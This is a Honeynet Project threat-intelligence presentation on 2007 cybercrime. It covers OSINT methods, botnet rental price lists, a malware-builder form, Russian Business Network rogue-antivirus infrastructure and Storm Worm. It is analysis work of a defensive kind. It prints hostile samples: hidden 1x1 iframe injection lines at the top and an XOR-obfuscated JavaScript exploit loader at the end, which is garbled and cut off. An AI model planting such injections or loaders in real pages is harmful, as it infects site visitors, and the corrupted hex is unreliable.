

# The Honeyynet

P R O J E C T

## **Intell on the Criminal Underground - Who's Who in Cyber Crime for 2007?**

```
<iframe src=./n404-1.htm width=1 height=1></iframe>  
<iframe src=./n404-2.htm width=1 height=1></iframe>  
<iframe src=./n404-3.htm width=1 height=1></iframe>  
<iframe src=./n404-4.htm width=1 height=1></iframe>  
<iframe src=./n404-5.htm width=1 height=1></iframe>  
<iframe src=./n404-6.htm width=1 height=1></iframe>  
<iframe src=./n404-7.htm width=1 height=1></iframe>  
<iframe src=./n404-8.htm width=1 height=1></iframe>  
<iframe src=./n404-9.htm width=1 height=1></iframe>
```



# Who is Dancho Danchev?

- Independent Security Consultant - Before
- Cyber Threats Analyst - Nowadays
- Active Blogger (ddanchev.blogspot.com)
- Diverse background equals different perspective





# **Presentation Outline**

- Basics of OSINT and CYBERINT
- Dynamics of the Underground Economy
- Who's Who in Cybercrime for 2007?
- Conclusion and Key Summary Points




# **What You Will Learn After This Presentation?**

- How powerful open source intelligence gathering techniques are for anticipating the emerging cyber threatscape
- An inside look at the Underground Economy with practical examples
- Who were the main cyber crime groups in 2007?
- Understand the difference between Cyber Crime 1.0 and today's Cyber Crime 2.0



# The Basics of OSINT/CYBERINT

- What is OSINT and how important it is to fighting Cyber Crime?
- Competitive Intelligence and OSINT
- (CYBERINT) as the convergence of HUMINT, SIGINT and OSINT online





# **The Basics of OSINT/CYBERINT**

## **- Threat Intel Data Sources**

- Publicly obtainable statistics
- Real-time incident response and preservation of actionable intelligence data
- “Informants” and cyber buddies
- Hot Leads as Stepping Stones
- Subscriptions to Cyber Crime services newsletters
- Keep you friends close, the Cyber Criminals closer



# The Basics of OSINT/CYBERINT

## - Threat Intell Data Sources

Table 2-1. Primary open source media

SYSTEM	COMPONENTS	ELEMENTS
PUBLIC SPEAKING	SPEAKER	<ul style="list-style-type: none"><li>• Sponsor</li><li>• Relationship</li><li>• Message</li></ul>
	FORMAT	<ul style="list-style-type: none"><li>• Conference</li><li>• Debate</li><li>• Demonstration</li><li>• Lecture</li><li>• Rally</li></ul>
	AUDIENCE	<ul style="list-style-type: none"><li>• Location</li><li>• Composition</li></ul>
PUBLIC DOCUMENTS	GRAPHIC	<ul style="list-style-type: none"><li>• Drawing</li><li>• Engraving</li><li>• Painting</li><li>• Photograph</li><li>• Print</li></ul>
	RECORDED	<ul style="list-style-type: none"><li>• Compact Data Storage Device</li><li>• Digital Video Disk</li><li>• Hard Disk</li><li>• Tape</li></ul>



# The Basics of OSINT/CYBERINT

## - Threat Intel Data Sources

INTERNET SITES	COMMUNICATIONS	<ul style="list-style-type: none"> <li>• Chat</li> <li>• Email</li> <li>• News</li> <li>• Newsgroup</li> <li>• Webcam</li> <li>• Webcast</li> <li>• Weblog</li> </ul>
	DATABASES	<ul style="list-style-type: none"> <li>• Commerce</li> <li>• Education</li> <li>• Government</li> <li>• Military</li> <li>• Organizations</li> </ul>
	INFORMATION (WEBPAGE CONTENT)	<ul style="list-style-type: none"> <li>• Commerce</li> <li>• Education</li> <li>• Government</li> <li>• Military Organizations</li> </ul>
	SERVICES	<ul style="list-style-type: none"> <li>• Dictionary</li> <li>• Directory</li> <li>• Downloads</li> <li>• Financial</li> <li>• Geospatial</li> <li>• Search</li> <li>• Technical Support</li> <li>• Translation</li> <li>• URL Lookup</li> </ul>



# **The Basics of OSINT/CYBERINT**

## **- Cyber Intelligence Practices**

- Tactical Intelligence - “I Want to Know God’s Thoughts, all Rest are Details”
  - consolidation of malicious parties
  - assessing their degree of collaboration
  - personalizing and profiling the groups
- Scenario Building Intelligence - Devil’s Advocate
- Understanding of OPSEC



# **The Basics of OSINT/CYBERINT**

## **- Cyber Intelligence Practices**

- Operational Intelligence
  - real-time incident response as a window of opportunity
  - Official sites, underground forums, live exploit URLs, IPs, Netblocks - cross checking for malicious activity on multiple fronts = the entire criminal ecosystem is exposed



# Dynamics of the Underground Economy

- Do Socioeconomic or Sociocultural factors drive the Criminal Underground?
- Revenge is more powerful than Greed
- Full scale capitalism, and microeconomic environment





# Dynamics of the Underground Economy

- Common business and market practices
  - Consolidation
  - Vertical Integration
  - Benchmarking - QA
  - Standardization
  - Malicious Economies of Scale
  - Maturity from Products to Services






# **Dynamics of the Underground Economy**

- Customer Service, Manuals and Video Tutorials
- Promotions and Bargain deals with commodity services and products
- Exclusive, customer-tailored and proprietary tools/services
- Localization to break the entry barriers
- Risk-hedging and risk-forwarding
- Customization of products/services
- Botnets, Malware, Spamming, Phishing On Demand



# Dynamics of the Underground Economy - 1000 Bots for \$100



The screenshot shows the HoneyNet Project website interface. At the top, there's a navigation bar with a 'MEMBERS LOGIN' section containing input fields and an 'ENTER' button. Below this is a decorative banner with a silhouette of a person in a hat, dollar signs, and a desert landscape with cacti. On the left, a sidebar contains a menu with 'Home', 'Price', 'Stats', and 'Sign Up', followed by a list of news items dated October 26/2007, October 23/2007, October 16/2007, and August 30/2007. The main content area is titled 'Статистика' (Statistics) and displays several key metrics: Total (39001), Online (2354), New in the last 2 hours (244), and New in the last 24 hours (5238). Below these is a table titled 'Статистика по странам' (Statistics by country) showing data for various countries.

**MEMBERS LOGIN**

**Статистика**

Total: 39001  
Online: 2354

Новые за последние 2 часа: 244  
Новые за последние 24 часа: 5238

**Статистика по странам**

Страна	Доступно за последние сутки/2 часа	Всего за последние сутки/2 часа
AU	167/7	201/26
DE	43/0	56/4
GB	72/1	102/14
IT	293/1	324/4
NZ	7/0	8/1
ES	237/8	254/12
US	29183/1460	31205/2131
BG	5/0	6/0
DK	94/0	100/2
FR	41/3	52/5

**Октябрь 26/2007**  
Налетай на ES, IT, DE, идёт хороший подлём.


**Октябрь 23/2007**  
Введено принудительная проверка грузимых файлов на предмет галености, если файл галится более чем 30% из тестируемых 11 антивирусов, то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

**Октябрь 16/2007**  
Налетай не скупись покупай животины :) а точнее мыкс и юсу.

**Август 30/2007**  
Воспользуйтесь...



# Dynamics of the Underground Economy - 1000 Bots for \$100



The screenshot shows the HoneyNet Project website interface. At the top, there's a banner with a person in handcuffs and a "MEMBERS LOGIN" section. Below the banner is a navigation menu with links: Home, Price, Stats, and Sign Up. The main content area is titled "Цены" (Prices) and features a table listing the price for 1000 bots per country. The table includes columns for Country, Price for 1k, and an "Order now" button for each entry. A sidebar on the left contains a list of dates and brief descriptions of events or updates.

Country	Price for 1k	
AU	300\$	Order now
DE	220\$	Order now
GB	210\$	Order now
IT	200\$	Order now
NZ	200\$	Order now
ES	200\$	Order now
US	110\$	Order now
BG	100\$	Order now
DK	100\$	Order now
FR	100\$	Order now
PT	100\$	Order now
NL	100\$	Order now
CA	80\$	Order now
JP	80\$	Order now
SE	70\$	Order now
BR	60\$	Order now
TR	60\$	Order now
NO	50\$	Order now

**Цены**

- Home
- Price
- Stats
- Sign Up

**Октябрь 26/2007**  
Налетай на ES IT DE, идёт хороший подлив.

**Октябрь 23/2007**  
Введена принудительная проверка грузимых файлов на предмет полноты, если файл падается более чем 30% из тестируемых 11 антивирусов, то загрузка данной задачи прекращается и рядом с ней появляется уведомление. Проверка файлов производится через приватный сервис.

**Октябрь 16/2007**  
Налетай не скупись покупай живейсь :) а точнее микс и юсу.





















**Август 30/2007**  
Введение новых правил.



# Dynamics of the Underground Economy - Malware as a Web Service

files to download data ?					file extraction data ?				
server address ?	directory ?	filename ?	port ?	test ?	extract to ?	new filename ?	execution ?	open ?	
http://192.168.0.1		calc.exe	80	tester	system32	same as source	hidder	iexplore	
http://192.168.0.1		calc.exe	80	tester	system32	same as source	show	-----	

you can chose an icon

general features ?

custom icon ?	<input type="text"/>
upx compression (9) ?	----
melt ?	----

step 3



# Dynamics of the Underground Economy - Financial Liquidity is a Variable

Item	Advertised Price (in US Dollars)
United States-based credit card with card verification value	\$1-\$6
United Kingdom-based credit card with card verification value	\$2-\$12
An identity (including US bank account, credit card, date of birth, and government issued identification number)	\$14-\$18
List of 29,000 emails	\$5
Online banking account with a \$9,900 balance	\$300
Yahoo Mail cookie exploit—advertised to facilitate full access when successful	\$3
Valid Yahoo and Hotmail email cookies	\$3
Compromised computer	\$6-\$20
Phishing Web site hosting—per site	\$3-5
Verified PayPal account with balance (balance varies)	\$50-\$500
Unverified PayPal account with balance (balance varies)	\$10-\$50
Skype account	\$12
World of Warcraft account—one month duration	\$10

**Table 3. Advertised prices of items traded on underground economy servers**

Source: Symantec Corporation



# Who's Who in Cyber Crime for 2007?

- The Russian Business Network - a Powerhouse
- Riders on the Storm Worm
- New Media Malware Gang
- Ukrtelegroup Ltd
- The Rock Phishers Crowd





# Who's Who in Cyber Crime for 2007? - The Russian Business Network

- The proof that Cyber Crime cooperation has a long way to go
- 100% operational, split on different netblocks
- RBN IPs behind **every** high profile malware embedded attack in 2007
  - The Massive Malware Attack in Italy
  - Bank of India
  - Syrian Embassy in the U.K
  - Possibility Media's portfolio of E-zines



# **Who's Who in Cyber Crime for 2007? - The Russian Business Network**

- A connection between the RBN, Storm Worm and the New Media Malware Gang
  - Infrastructure as a service, revenue sharing on a bargain deal, or direct involvement
  - Each and every malware embedded attack assessment indicates they cooperate or have cooperated with each other
  - An underground ecosystem for hosting and dissemination of malware, attack kits and exploit URLs



# **Who's Who in Cyber Crime for 2007? - The Russian Business Network**

- Started issuing fake “account suspended notices” upon getting “blogosphered”
- The enemy you know is better than the enemy you don't know - no OPSEC policy
- Centralization => efficiency and easy of management => easy to block/traceback
- Chasing down the RBN - how to breath down the RBN's neck?



# Who's Who in Cyber Crime for 2007? - The RBN

		Blacklisted	IP Address	NameServer 1	NameServer 2	NameServer 3	Mail Server
1	adwareremover2007.com	✓	203.121.79.55	203.117.175.116	203.121.79.55		69.50.167.172
2	antispyzone.com	✓	85.255.118.162	195.3.144.77	85.255.118.162		85.255.118.162
3	antivermins.com	✓	85.255.119.66	85.255.119.66	85.255.119.67	81.95.145.186	85.255.119.66
4	antiverminser.net	✓	85.255.119.66	85.255.119.66	85.255.119.67	81.95.145.186	
5	antiverminspro.net	✓	85.255.119.66	85.255.119.66	85.255.119.67	81.95.145.186	
6	malwarealarm.com	✓	81.29.249.38	81.29.249.38	81.95.144.182	203.121.79.55	69.50.167.172
7	malwarewipe.com	✓	85.255.114.202	195.225.176.68	69.31.93.162	195.225.176.76	85.255.114.202
8	sigmacode.biz	x	91.192.106.2	85.255.117.205	91.192.106.1	81.95.145.186	
9	spyaxe.biz	✓	195.225.176.68	195.225.176.68	69.31.93.162	195.225.176.76	195.225.176.68
10	spydawn.com	✓	85.255.119.125	81.95.145.186	195.3.144.30	85.255.119.254	85.255.119.125
11	spylocked.com	✓	85.255.120.50	195.3.144.77	81.95.145.186	85.255.114.202	85.255.120.50
12	spy-shredder.com	✓	81.29.249.38	81.95.144.182		203.121.79.55	69.50.167.172
13	spyshredderscanner.com	✓	81.29.249.208	81.29.249.208	81.0.250.72		69.50.167.172
14	thecleanersystem.com	✓	81.29.249.38	81.29.249.38	203.117.175.116	203.121.79.55	69.50.167.172
15	virusburst.com	x	91.192.106.1	91.192.106.1	91.192.106.1		195.225.177.54
16	virusprotectpro.biz	x	91.192.106.2	195.3.144.77	81.95.145.186	91.192.106.1	
17	virusprotectpro.com	✓	85.255.117.205	195.3.144.77	81.95.145.186	91.192.106.1	85.255.117.205
18	virusray.com	✓	85.255.119.126	85.255.117.205	91.192.106.1	81.95.145.186	85.255.119.126
19	wildgadgets.biz	x	91.192.106.2	195.3.144.77	81.95.145.186	85.255.114.202	
20	windowsafesurf.com	x	203.117.175.116	203.117.175.116	203.121.79.55		203.117.175.116

Table 1. - Notes:

1. Blacklisting for core IP address - ref: Spamhaus SBL, XBL

(all within McAfees Site Advisor as "Red X")

2007 rbnexploit.blogspot.com



# Who's Who in Cyber Crime for 2007? - The RBN

		Blacklisted	IP Address	NameServer 1	NameServer 2	NameServer 3	Mail Server
21	adprotect.com	√	216.255.190.74	216.255.190.74	207.226.173.114		216.255.190.74
22	antivirgear.com	√	85.255.121.70	85.255.117.205	91.192.106.1	81.95.145.186	85.255.121.70
23	antivirusgold.com	x	207.226.173.67	69.31.128.2			
24	antivirusgolden.com	√	85.255.119.251	69.50.182.20	69.50.183.26	69.50.182.22	69.50.183.30
25	bravesentry.com	√	81.95.154.41		85.255.117.62		85.255.117.62
26	drives-cleaner.com	√	203.121.79.55	203.117.175.116	203.121.79.55		203.121.79.55
27	eprotectpage.com	√	69.50.160.60	69.50.160.61	69.50.160.62		69.50.160.61
28	magicantispy.com	√	203.121.79.55	203.117.175.116	203.121.79.55		69.50.167.172
29	malware-alarm.com	√	203.121.79.55	203.117.175.116	203.121.79.55	203.121.79.55	69.50.167.172
30	spyheal.com	√	85.255.118.58	85.255.118.58	69.50.176.250		85.255.118.58
31	spysheriff.com	√	64.28.183.99	69.50.168.98	85.255.117.60		
32	spywarequake.com	√	195.225.177.7	69.50.182.20	69.50.183.26	69.50.182.22	69.50.183.30
33	spytrooper.com	√	69.50.170.82	69.50.168.99	85.255.117.60		
34	spywall.net	√	216.255.190.74	216.255.190.74	207.226.173.114		
35	thesafebar.com	√	69.50.160.61	69.50.160.61	69.50.160.62		69.50.160.61
36	thespyguard.com	x	66.29.15.141	69.50.182.20	69.50.183.26	69.50.182.22	66.29.15.141
37	virusheal.com	√	85.255.118.58	69.50.182.20	69.50.183.26	69.50.182.22	69.50.183.30
38	virusrescue.com	√	85.255.118.146	69.50.182.20	69.50.183.26	69.50.182.22	69.50.182.18
39	xmalwarealarm.com	x	203.117.175.116	203.117.175.116	203.121.79.55		69.50.167.172
40	xspy-shredder.com	√	203.121.79.55	203.117.175.116	203.121.79.55		69.50.167.172

## Table 4. - Notes:

1. Blacklisting for core IP address - ref: Spamhaus SBL, XBL  
(all within McAfees Site Advisor as "Red X")

2007 rbnexploit.blogspot.com



Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">001.exe</a>	26-Feb-2007 20:10	45K	
<a href="#">006.exe</a>	28-Feb-2007 04:09	38K	
<a href="#">01010101.exe</a>	05-Mar-2007 11:47	28K	
<a href="#">011.exe</a>	28-Feb-2007 11:33	43K	
<a href="#">1.exe</a>	04-Jan-2007 18:59	8.1K	
<a href="#">1.php</a>	04-Dec-2006 00:36	23	
<a href="#">1.rar</a>	16-Jan-2007 16:59	37K	
<a href="#">33.exe</a>	29-Mar-2007 14:47	33K	
<a href="#">101.exe</a>	02-Jan-2007 17:32	42K	
<a href="#">1303.exe</a>	13-Mar-2007 05:49	17K	
<a href="#">1304.exe</a>	16-Apr-2007 09:57	19K	
<a href="#">171717-inst.exe</a>	05-Mar-2007 11:48	105K	
<a href="#">452225.exe</a>	17-Feb-2007 08:36	9.4K	
<a href="#">1663800.exe</a>	16-Jan-2007 17:12	39K	
<a href="#">21212121-inst.exe</a>	06-Mar-2007 11:53	105K	
<a href="#">7777777777777777-inst.exe</a>	13-Mar-2007 14:27	105K	
<a href="#">Installer.exe</a>	12-Feb-2007 19:38	9.4K	
<a href="#">blo.exe</a>	17-Apr-2007 10:02	230K	
<a href="#">blo6.exe</a>	21-Nov-2006 22:41	51K	
<a href="#">blagodati2-inst.exe</a>	29-Mar-2007 07:06	106K	
<a href="#">bot.exe</a>	19-Sep-2006 18:32	69K	
<a href="#">brl_v117_241.exe</a>	06-Mar-2007 14:32	34K	



# **Who's Who in Cyber Crime for 2007? - Stormy Wormy**

- Persistence, simplicity, and outdated vulnerabilities lead to the world's largest botnet
- Storm Worm is not an Attack, it's a Campaign
- Storm Worm is a Russian malware operation



```

<Script Language='JavaScript'> function xor_str(plain_str, xor_key){ var xored_str = '';
for (var i = 0 ; i < plain_str.length; ++i) xored_str += String.fromCharCode(xor_key ^
plain_str.charCodeAt(i)); return xored_str; } function kaspersky(suck,dick){}; function
kaspersky2(suck dick,again){};var plain_str =
"\x80\xad\xaa\xad\xaa\xd6\xc1\xd2\x80\xcd\xcd\x80\x9d\x80\xce\xce\x5d7\x80\xe1\xd2\xd2\xc1\xad
\x89\x9b\xad\xaa\xd6\xc1\xd2\x80\xcd\xce\xcd\xff\xc6\xcc\xc1\xc7\x80\x9d\x80\x90\x9b\xad\xaa
xaa\xc6\xd5\xce\xce\x3\xd4\xc9\xcf\xce\x80\xc8\x88\x89\x80\xdb\xcd\xcd\x9d\xcd\xcd\x9b\x80\xd3\
d4\xf4\xc9\xcd\xce\xcf\x5d4\x88\x82\xc8\x88\x89\x82\x8c\x80\x92\x90\x90\x90\x89\x9b\xdd\x
a\xad\xaa\xc6\xd5\xce\xce\x3\xd4\xc9\xcf\xce\x80\xc7\x5d4\xc2\x88\xc2\x8c\x80\xc2\xf3\xc9\xad
\x89\xad\xaa\xdb\x7d7\xc8\xc9\xcc\x5\x80\x88\xc2\x8e\xcc\x5\xce\xce\x7d4\xc8\x8a\x92\x9c\xce2
xc9\xda\x5\x89\xdb\xc2\x80\x8b\x9d\x80\xc2\x9b\xdd\xad\xaa\xc2\x80\x9d\x80\xc2\x8e\xd3\x5d\
d3\xd4\xd2\xc9\xce\xce\x7\x88\x90\x8c\xce2\xf3\xc9\xda\x5\x8f\x92\x89\x9b\xd2\xc5\xd4\xd5\xd2\x
0\xc2\x9b\xdd\xad\xaa\xad\xaa\xc6\xd5\xce\xce\x3\xd4\xc9\xcf\xce\x80\xc3\xc6\x88\x89\xad\xaa\xad
\xc1\xd2\x80\xda\xce3\x80\x9d\x80\x90\xd8\x90\xc4\x90\xc4\x90\xc4\x90\xc4\x9b\xad\xaa\xd6\xc1
x80\xc1\x80\x9d\x80\xd5\xce\xce\x5d3\xc3\xc1\xd0\xc5\x88\x82\x85\x5d5\x94\x93\x94\x93\x85\x5d\
93\x94\x93\x85\x5d5\x90\xc6\xc5\xc2\x85\x5d5\x93\x93\x95\xc2\x85\x5d5\x96\x96\xc3\x99\x85\x5d5\x
0\xc2\x99\x85\x5d5\x98\x90\x90\x91\x85\x5d5\xc5\xc6\x93\x93\x82\x80\x8b\xad\xaa\x82\x85\x5d5\xc
\x94\x93\x85\x5d5\xc5\xc2\xc6\xc1\x85\x5d5\xc5\x98\x90\x95\x85\x5d5\xc6\xc6\xc5\xc3\x85\x5d5\xc6
xc6\xc6\x85\x5d5\x98\xc2\x97\xc6\x85\x5d5\xc4\xc6\x94\x5\x85\x5d5\xc5\xc6\xc5\xc6\x85\x5d5\x96\
c5\xc6\x85\x5d5\xc5\x93\xc1\xc6\x85\x5d5\x99\xc6\x96\x94\x85\x5d5\x94\x92\xc6\x93\x85\x5d5\x99\x
6\x94\x85\x5d5\x96\xc5\xc5\x97\x85\x5d5\xc5\xc6\x90\x93\x85\x5d5\xc5\xc6\xc5\xc2\x82\x80\x8b\x
a\x82\x85\x5d5\x96\x94\x5\x85\x5d5\xc2\x99\x90\x93\x85\x5d5\x96\x91\x98\x97\x85\x5d5\xc5\x91
x91\x85\x5d5\x90\x97\x90\x93\x85\x5d5\xc5\xc6\x91\x91\x85\x5d5\xc5\xc6\xc5\xc6\x85\x5d5\xc1\xc1\
96\x85\x5d5\xc2\x99\xc5\xc2\x85\x5d5\x97\x97\x98\x97\x85\x5d5\x96\x95\x91\x91\x85\x5d5\x90\x97\x
1\x85\x5d5\xc5\xc6\x91\xc6\x85\x5d5\xc5\xc6\xc5\xc6\x85\x5d5\xc1\xc1\x96\x96\x85\x5d5\xc2\x99\xc
\x82\x80\x8b\xad\xaa\x82\x85\x5d5\xc3\xc1\x98\x97\x85\x5d5\x91\x90\x95\xc6\x85\x5d5\x90\x97\x92
